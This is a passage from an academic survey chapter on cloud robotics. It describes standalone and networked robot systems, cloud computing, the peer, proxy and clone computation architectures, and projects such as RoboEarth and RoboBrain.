dangerous tasks saving the lives of numerous soldiers. EODs or Explosive Ordnance Disposal robots are used by military, navy and air force for detection and detonation of suspicious objects for explosives in any environment, gaining knowledge about enemy movements and surveillance of the war zone. Robotic army can also be created for wars that will fight better than human soldiers with more strength and energy to spend and even save the lives of the soldiers by replacing them (Hinton, Zeher, Kozlowski, & Johannes, 2011). Robotics can also be implemented in medical science. Robots can be programmed to provide medicines to patients in hospitals and can be deployed to assist doctors in surgeries.

Robotic Systems can be broadly classified as 1) Standalone Robotic System (SRS) and 2) Common Networked Robotic Systems (CNRS).

### **2.1.1. Standalone Robotic System (SRS)**

A standalone robot is created to perform a specific task. It is designed for an environment that is structured one, like a factory workshop. In this type of environment everything is organized and mapped, without a space and provision for dynamic operation. The robots, in a supervised environment carry out their assigned tasks in a repetitive and unchanged manner. Thus no further supervision is needed. However, humans can get bored, tired and less efficient compared in terms of robots.

In factories or industries, different robots are equipped and programmed differently to perform different type of tasks. Some robots accomplish task like grasping and others do something like welding, labeling, packaging, product testing and assembly. Robots do these tasks with more accuracy, fidelity and efficiency than humans and thus to provide such performance these robots need enough computational power, data storage capacities, sensors and energy. As robots are designed to perform different tasks, their structure, architecture and composition are also different. For example, in a car manufacturing unit painting and forging of different car panels are done by different type of robots. Different panels of a car like doors, hoods, base and roofs are made in the press shop of the car manufacturing unit where huge fully automated forging presses with automated robots are allotted to do the needful, whereas painting is done in the paint shop by the paint robots (Machinery, n.d.). As their tasks are different, the press shop robots and the paint shop robots ("Paint robots in the automotive industry – process and cost optimization," 1996) are programmed differently with different computational, storage and sensing capabilities and have different machine parts, electrical components and power supply. Standalone robots worked perfectly in their respective environments and executed their tasks efficiently with their limited computational and storage capabilities.

### **An Approach towards Survey and Analysis of Cloud Robotics**

With the passing years, demand for robotics was felt in every possible field for supporting new, innovative and advanced services. Industries asked for more efficient robotic systems with higher capabilities and features to increase their productivity, security and production cost efficiency. This lead to two things in which one is advancement of the existing robots and the other is creation of new robotic systems. In the first case more advanced and upgraded robots needed more complex architecture and demanded for more processing and storage capabilities along with other electronic devices and power supply. So building such robots were very difficult and imposed huge manufacturing costs. The second situation arose because in many cases standalone robots either faced huge complexity in performing the task or were totally incapable to do it. For example, suppose a robotic service in which windows of a building are needed to be closed if storm comes. For a standalone robot it is not possible to close all the windows at the same time or even if it does close the windows one at a time it would have a huge time complexity. These leaded to the concept of networked robotic system.


#### **2.1.2. Common Networked Robotic System (CNRS)**

The computational complexity in less consumption of time can only be reduced if the total workload is possible to be divided into many sub tasks and accomplished accordingly. Thus to avoid the problems of stand-alone robot the concept of networked robot was formed in May, 2004 within the IEEE RAS Technical Committee as a result of primary work on internetworked Tele-operated robots (Sanfeliu, Hagita, & Saffiotti, 2009). Networked robot means one or more robots, connected as nodes via a wired (LAN) or wireless channel that are able to communicate with each other. To extend the working capability, the generalized idea of networked robots was further divided into two categories- 1) Tele-operated Networked Robots and 2) Multi-robot systems connected via a common network (“TC: Networked robots,” n.d.).

In the Tele-operated robotic system a supervisor (not necessarily always human being) is needed to control and manipulate the robot by sending instructions as commands and receive the feedback. In general sense a Tele-operated robotic system means “single operator and single robot (SOSR)”. However, there are concepts of “Single Operator and Multiple Robots (SOMR)”, “Multiple Operators Single Robot (MOSR)”, “Multiple Operators Multiple Robots (MOMR)” (“Networked robots: From Telerobotics to cloud robotics,” n.d.).

These Tele-operated robots are basically deployed in various space research programs like controlling a satellite or planetary rover, or manipulating a surgery as a medical application. In the multi robot model, multiple collaborative robots are involved which are able to communicate with each other in distributed fashion. Multi-robot systems are appropriate for firefighting. Multiple robots can be involved to extinguish a fire in large area where the robots fetches the map via GPS and allot particular area among them to extinguish the fire in less time that too in a disciplined distributed manner. Another example may be search and rescue operation in war field where the satellite system and robots can be put together to search the target and rescue. The main goal of Multi-robots system is to share the amount of work load in distributed manner and increase the throughput of total workload in accordance with the increased efficiency. Networked robotics thus creates significant changes in the security services, medical and educational field and in risky industrial or research fields. The networked robots extends the capability of standalone robot and are able in some portion to overcome the problems that stand- alone robots faced. The structure of conventional robotic system is depicted in Figure 1.

However the restrictions are not possible to overcome fully that resulted in the formation of new complexities. These robots have their own architecture, having electrical components and complex cir-

***An Approach towards Survey and Analysis of Cloud Robotics****Figure 1. The conventional robotic system*

cuitry, specified structure, power supply, sensors, actuators, memory unit and processors inside and must be pre-programmed with computer code to follow the instructions. Thus they are able to deal with the supervised or structured environment more efficiently compared to stand-alone robot. To deal with the dynamic environment a more developed and more powerful processors, perception or sensor systems, thoroughgoing computing ability, artificial intelligence and synchronous communication system is needed. This leads to the higher accuracy towards the dynamic localization, map forming and navigation, unsupervised environment monitoring, task distribution, task allocation and task implementation and crowd sourcing. But with the limited storage capacity and limited processing unit no robots, having specified components, are able to meet the needs. Though networked robots are able to share data among each other still they are being limited within onboard manipulation. Even there is no synchronization in processing speed among each robot. No robot can involve in inter process communication with another robot. So, a lack of resource independence is getting quite evident that is leading to a great problem to tackle with the dynamic situation where higher storage unit and powerful processing capability is the ultimate necessity. Besides there are various communication protocol like ad hoc routing, pro-active routing, re-active routing, dynamic source routing (Basu Dev Shrivahare, Charu Wahi, & Shalini Shrivahare, 2012) which leads to the extent of dynamicity but again gets restricted with limited storage capability and specified processing speed.

The conventional robotic system, be it the SRS or the CNRS, are not fully capable to meet the desired throughput for dynamic environment. Suppose, a home management standalone robot is instructed to clean a room and arrange the things in proper manner which is lying haphazardly in the room. Now to accomplish the task the robot should identify each and every object properly to lift it or to place it in the proper place without any breakage or damages. This leads to the basic requirement of object recognition, image processing, perception, artificial intelligence, advanced sensory systems, dynamic decision making which further require higher storage capacity, faster processing speed. To work in an unsupervised environment the amount of data needed to be processed is undefined and to process that large amount of data in less consumption of time specified processing power is not enough.

So to fit in the dynamic environment more efficiently, the necessity is a large amount of data storage space, a pool of high speed processors and synchronized communication between the systems which is not restricted in on-board manipulation. These leads to a need of large software stack, continuous power supply, cooling, bandwidth, networks, servers and the team of experts to configure, install and run the robotic system. But if there occurs any error, the whole system fails and further development, testing and

### An Approach towards Survey and Analysis of Cloud Robotics

staging, results to a total failure in terms of costs and efficiency. Thus the need of a solution becomes quite evident and the cloud technology is introduced to the robotic system to cope up with this problem.

## 2.2. Cloud Computing


The National Institute of Standards and Technology (NIST) defined the Cloud as “a model for enabling ubiquitous, convenient, on demand network access to a shared pool of configurable resources (e.g., servers, storage, networks, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction” (Kehoe, Patil, Abbeel, & Goldberg, 2015).

Cloud computing is a technology that provides universal and unlimited access to the cloud that has huge datacenters capable of providing all kinds of computing resources like computer networks, computer hardware and software, servers, storage devices and other internet-based services to the users on demand.

A datacenter can be defined as a centralized facility of the cloud that consists of a repository of all kinds of computation, communication and storage resources with all other associated components that can be accessed by the users limitless on demand. A user can access the cloud for any particular resource from any remote location via the internet. The user can store any amount of data in the cloud, offload high computational tasks for processing and producing a desired output and can communicate and share data with other connected users of the cloud. Such a service of the cloud is modeled and termed as Infrastructure as a Service (IAAS). IAAS is provided by a third-party service provider who hosts all infrastructure related components like servers, networks, storage devices and other hardware and software components for the users. The IAAS model is depicted in Figure 2.

IAAS benefits the users by increasing scalability i.e., resources are available on demand and users can avail them according to their needs, eliminating the requirement of the clients to invest in task-specific hardware components for computation, storage and other applications as all of these are available in the

*Figure 2. Infrastructure as a service*  
Banerjee, Paul, & Biswas, n.d.



## **An Approach towards Survey and Analysis of Cloud Robotics**

cloud and thus reduces the establishment cost of the cloud clients, making the resources accessible to the users from any location via the internet and by providing means for efficient and secured communication and sharing of data between the connected users of the cloud. IAAS clients need to pay only for that amount of cloud resource capacities that they are actually using (Kepes, 2012).

### **2.3. Cloud Robotics**

The invocation of the cloud technology empowered the conventional robotics technology in a new shape. In 2010, James Kuffner coined the term ‘Cloud Robotics’ at Google to highlight the approaches that inherited from these two technologies. It just extended the concept of “Networked Robot” by providing the wide availability of the internet and combining the open source resources and utilizing the crowd-sourcing elements. These made the cloud robotics more flexible as an ‘on-demand’ service. Cloud robotics works by combining two infrastructures, one as cloud and the other as robots. The two combined infrastructural architecture is further divided in two-layered architecture on the basis of communication and computation (Hu, Tay, & Wen, 2012).

### **2.4. Architecture of Cloud Robotics**

#### **2.4.1. Architecture of Communication**

The cloud robotics network system (CRNS) is a formation of two-tier architecture. In the first tier, two or more robots connected as nodes form a network following suitable topology where each and every robot can communicate and share information with each other. These types of communications take place between robot to robots where any robot can be added or suspended anytime. This robot to robot communication (R/R) network is used to share the information which is important for collaborative decision making. Wired or wireless media is used depending on the communication range which may be short or long. Several protocols and routing algorithms are applied and maintained to set the communication process active. Figure 3 shows a random topological form of robots where R1, R2, R3, R4, R5, R6 and r1, r2, r3, r4, r5, r6, r7 are the robots connected with each other forming a R/R network.

In the second tier the cloud network is allotted with a shared pool of resources like processors and storage which can be accessed via specified access point. The cloud network provides robotic network the flexibility to offload the computation specific tasks. The robot to cloud network (R/C) is an on demand service where the access point of cloud are considered as nodes connected to the nodes of robotic network. The whole structure forms a real time service network where a centralized storage capacity and a pool of processors are backed up for the robotic network forming a R/R to R/C communication network as depicted in the Figure 4.

In Figure 4, R1- R6 robots and r1- r7 robots forms an R/R network. The so formed R/R network connects to the cloud to form an R/R to R/C communication network.

#### **2.4.2. Architecture of Computation**

In the computational layer, the cloud consists of a pool of processors with a centralized storage capacity. The virtual machines in the ubiquitous cloud are the computing units that offload the computational intensive tasks from the nodes or robots of the robotic network. There are three approaches for the

### An Approach towards Survey and Analysis of Cloud Robotics

Figure 3. R/R communication architecture





Figure 4. The R/R to R/C communication network architecture



whole computational model in cloud robotics - Peer-based, Proxy-based and Clone-based. These three approaches depict three different architectural models of computation for Cloud Robotics.

In the Peer-based model a task is distributed into sub tasks among each robot as they are connected with each virtual machine in the cloud. Figure 5 provides a clear view of the peer-based computation architecture model.

**An Approach towards Survey and Analysis of Cloud Robotics**

In Figure 5 each robot (R1, R2, R3, R4, R5, R6) in the robotic network is directly connected to the computational units of the cloud network forming the peer-based connection.

In the Proxy-based model a robot in the robotic network and a VM unit in the cloud network are the masters that maintain the bridge to receive and distribute a task in collaborative manner. Figure 6 clearly depicts the proxy-based computation architecture model.


In the Figure 6 in the robotic network and Cu5 in the cloud network are the masters or leader to maintain the bridge between the two networks.



In the Clone based model each and every robot has a copy or clone in a cloud. The task is either assigned to a robot itself or to a clone. The clones together form a peer to peer connection for better communication. Figure 7 depicts the clone-based computation architecture model.

In Figure 7 the dotted arrow represents the cloning of the robots in each computational unit in the cloud network.

Each of the models plays a vital role in different situation increasing the throughput in the different scenario. The models are implemented depending on the resource availability of the system, application requirements, and state of the network on the basis of the amount of workload.

*Figure 5. The peer-based computation architecture*



**An Approach towards Survey and Analysis of Cloud Robotics***Figure 6. The proxy-based computation architecture**Figure 7. The clone-based computation architecture*

***An Approach towards Survey and Analysis of Cloud Robotics***

### **3. MAIN FOCUS OF THE CHAPTER**

#### **3.1. Issues**

Standalone Robotic Systems and Common Networked Robotic Systems both had certain constraints and they can be summed up as Computation Constraint, Storage Constraint, Information and learning Constraint and Communication Constraint. When Cloud infrastructure was merged with Robotics it gave birth to a new way of robotics technology and was named Cloud Robotics. Cloud robotics overcame the constraints of SRS and CNRS. Cloud Robotics (CR) can be classified as Cloud enabled Standalone Robotic System (CeSRS) and Cloud enabled Networked Robotic System (CeNRS). When a Standalone Robotic System (SRS) is connected with the cloud the new model is termed as Cloud enabled Standalone Robotic System and abbreviated as CeSRS. When a CNRS is connected to the cloud the new technology is termed as Cloud enabled Networked Robotic System and abbreviated as CeNRS. The introduction of the cloud technology made the robotics technology able to overcome the constraints of SRS and CNRS. Cloud infrastructure provided CeSRS and CeNRS unlimited resource capacities and accessibility to Big Data, ability to perform cloud computing, data sharing capabilities that created provision for Robot learning, inter-robot communication capabilities and provision for robot-human interaction or crowd sourcing. The cloud also provided humans open access to huge data sets, simulation tools, models, standards, provision for open competition on various robotic systems and designs and also provided open source software like Robot Operating System (ROS) which is a meta-operating system that provides software frameworks, tools and libraries for the development of robotic applications and performs functions of any operating system with along functions like hardware abstraction, controlling devices at lower level, inter-process message passing and package management (O’Kane, 2013).

##### **3.1.1. Unlimited Storage and Access to Big Data**

Standalone Robots have a limited amount of storage space available. So in case of complex computation huge data manipulation takes place. Thus a huge storage is required. Common networked robotic systems though have multiple robots connected together and can split the total task into sub tasks among the connected robots, the effective storage of the entire robotic network is restricted to the storage capacity of each robots. The robots in a CNRS cannot share their resources with each other. Now either in case of SRS or CNRS if one thinks of altering the resource pool of robots one finds it to be very difficult job and even unfeasible and cost inefficient.

The concept of Cloud Robotics (CR) upgraded SRS to CeSRS and CNRS to CeNRS. Unlike SRS and CNRS, Cloud enabled Standalone Robotic Systems and Cloud enabled Networked Robotic Systems both are equipped with cloud infrastructure. Thus in CeSRS the robot can store any amount of data in the huge data centers of the cloud and can access those data anytime and from anywhere on demand. Therefore there is no need to alter the on board resources of the robot. This further reduces the manufacturing cost of the robot. Similarly in CeNRS the robots can store data into the cloud and can access their required data or data stored by other robots of the network.

Cloud infrastructure provides CeSRS and CeNRS access to Big Data. Big Data can be described as huge and complex data sets that cannot be processed by any conventional database systems. It includes growing repository of images, videos, audios and many other forms of data along with information of real-time networks, networked sensors and financial transactions prevailing on the internet. Robots under

### **An Approach towards Survey and Analysis of Cloud Robotics**

CeSRS or CeNRS performing grasping need to determine a perfect grasping technique for the particular object. The robot herein consults an online dataset that are considered as part of Big Data to determine a grasp technique. It takes pictures of the object and sends the picture to an object recognition server in the cloud. The cloud server then returns the robot data on some objects with their respective grasp techniques. The robot compares the sensor data with the 3D CAD models returned by the object recognition server, refines identification and does pose estimation to decide an appropriate grasp technique for the object. When the robot successfully accomplishes grasping it sends information back to the cloud server of a successful grasp and accordingly updates the models present in the online data sets of the cloud for reference in the future.

#### **3.1.2. Ability to Perform Cloud Computing**

CeSRS and CeNRS have massive provision for parallel computation. The robots can perform execution of various computing tasks in parallel on demand. It is possible because the cloud has repository of lakhs of distant processors available for robots to access them and execute various computation intensive tasks.

Robots can involve cloud computing or cloud based sampling to determine an appropriate grasp technique for any object about which it is uncertain of shape, size and structure. A titular polygon outline is made of the object and then the Gaussian uncertainty is calculated for the vertices and center of mass and given as input to the grasp planner algorithm. The algorithm does parallel sampling for obtaining a proper force-closure grasp, as mentioned in (Nguyen, 1988). PiCloud, used by Ben Kehoe et al., is a commercial platform for cloud computing and big data combined with grasp techniques. It reduces the sampling size by 90% (Kehoe, Warrier, Patil, & Goldberg, 2015).


In CeSRS and CeNRS highly intensive and complex robotic applications can be executed faster by cloud computing. The total task can be divided into subtasks and executed simultaneously in the cloud virtual machines, thus decreasing the execution time and increasing the throughput. Robots can perform robotic system applications like Simultaneous Localization and Mapping (SLAM) or object recognition in greater speed with the help of cloud computing. Operations like video and audio analysis, mapping, image analysis and image processing that mainly helped visually disabled and senior citizens and data mining can be greatly simplified and swiftly executed in the cloud.

#### **3.1.3. Data and Knowledge Sharing Facilitated Robot Learning**

CeSRS and CeNRS are capable of sharing data with each other. CeSRS are able to share data with other connected CeSRS and CeNRS of the cloud. Whereas, a CeNRS can facilitate data sharing among the robots connected in its own network and can also do the same with other cloud enabled standalone robots and cloud enabled robotic networks.

In Figure 8, CeSRS 1, CeSRS 2, CeSRS 3, CeNRS 1 and CeNRS 2 can upload their data to the cloud database and simultaneously can download necessary data of each other on demand. CeNRS 1 robots and CeNRS 2 robots can also share the data of the robots connected in their respective networks. In CeNRS 1 only one robot is connected to the cloud database to facilitate data sharing between the entire network and the cloud. But in CeNRS 2 all the robots are connected to the cloud to facilitate data sharing.

Robots can share the data generated or needed in their initial state to the state they want to reach, related controlling policies, associated trajectories and knowledge acquired from different operations, performance level maintained in that operation and final outcome.

**An Approach towards Survey and Analysis of Cloud Robotics***Figure 8. The conceptual view of robot learning facilitated by data sharing*

Robots can learn new grasping techniques for unknown objects with particular shape, size and center of mass. When a robot learns a new and appropriate grasping technique for a particular type of object it updates the cloud database about the same. In the future this updated information can be used by another robot which is seeking for an appropriate grasping technique in the cloud for that particular type of object. Robots can share sensor data about their working environments with other robots and in the same way can learn about different working environments from different robots connected to the cloud. This aspect even helps robots to plan efficient paths or directions between any source and destination and is the main support behind the various applications in the CloudThink project (Wilhelm et al., 2015).

### 3.1.4. Robot-Human Interaction: Crowdsourcing

Jeff Howe first used the term crowdsourcing in 2006. A service model that taps the coupled intelligence of various communities connected to the internet to perform distributed problem solving and production online can be termed as *crowdsourcing*. Herein, communities are group of humans available online for guidance. In the word crowdsourcing these online communities are referred as *crowd*. Robots can use crowdsourcing to exploit human skills, field experiences and ability to make right conjectures in order to solve problems in which they are either inefficient or incapable. Robots can be used to detect exceptions and errors in system operations and involve human guidance to handle the issues. Humans from remote call centers or online communities take necessary measures and decide appropriate solution for the exceptions and errors and accordingly send online commands to the robots. The robots perform the tasks commanded online to solve the issues. This aspect is helpful for robots and automation systems in

### **An Approach towards Survey and Analysis of Cloud Robotics**

household applications, medical and surgical robotic applications, robotic applications of military and defense, industrial robotic applications, image searching, image recognition, object recognition, web content filtering, common sense reasoning, security and accessibility (Law & von Ahn, 2011).

#### **3.1.5. Applications**

RoboEarth project started in 2009 envisaged to create a World Wide Web for robots. It created a huge network for robots to communicate and share information with each other about its behaviors and working environments. This project enhanced the speed of robot learning by creating provision for sharing knowledge and experiences of other robots. Robots can offload highly intensive computational tasks like mapping, planning and probabilistic inference on the highly powerful RoboEarth Cloud Engine named as Rapyuta – a powerful computational infrastructure that gives robots access to secure computational environments and high bandwidth to share knowledge of other experienced robots. This project allowed developers to create a generalized set of instructions to perform a particular task which can be stored in the RoboEarth knowledge database. A robot can download the instruction set for performing the task and after completing the task successfully it uploads the learnt task performing model with detailed articulations to the RoboEarth database and then the same can be shared by other robots to perform the same task but in different environments (mwaibel, 2012).

RoboEarth database stores data and information generated by robots and humans in a format readable for machines. RoboEarth research team supported by European Union developed a system architecture series for service robots in order to create 3D models for speech recognition, face recognition and different working environments by developing cloud computation and networking resources.

KnowRob (Tenorth & Beetz, 2013), an extensional project of RoboEarth, is a knowledge processing mechanism for personal autonomous robotic systems, enabling them to perform the right thing to the right object in the right manner.

RoboEarth knowledge database comprises software applications, software updates and other components, navigational maps for object mapping and localization and mapped models of various areas and environments of the world, various task specific data and information – action recipes, task performing strategies and outcomes, models for image and object recognition (Waibel et al., 2011).

“Industrial Internet” was a term introduced in 2012 by General Electric (GE) which described efforts for connecting industrial machinery and equipments over shared networks to facilitate data sharing and processing in industries like energy, medical and transportation. GE observed reading from the sensors of aircraft engines to have optimal fuel consumption under uncountable conditions. Production optimization in oil fields and in various other industries highly exploited concepts of Big Data and Cloud Computing.

Ashutosh Saxena introduced the “RoboBrain” project in August 2014. It is a huge system for computation which educates itself from various resources available on the internet, computerized simulations and knowledge and experiences of other robots.

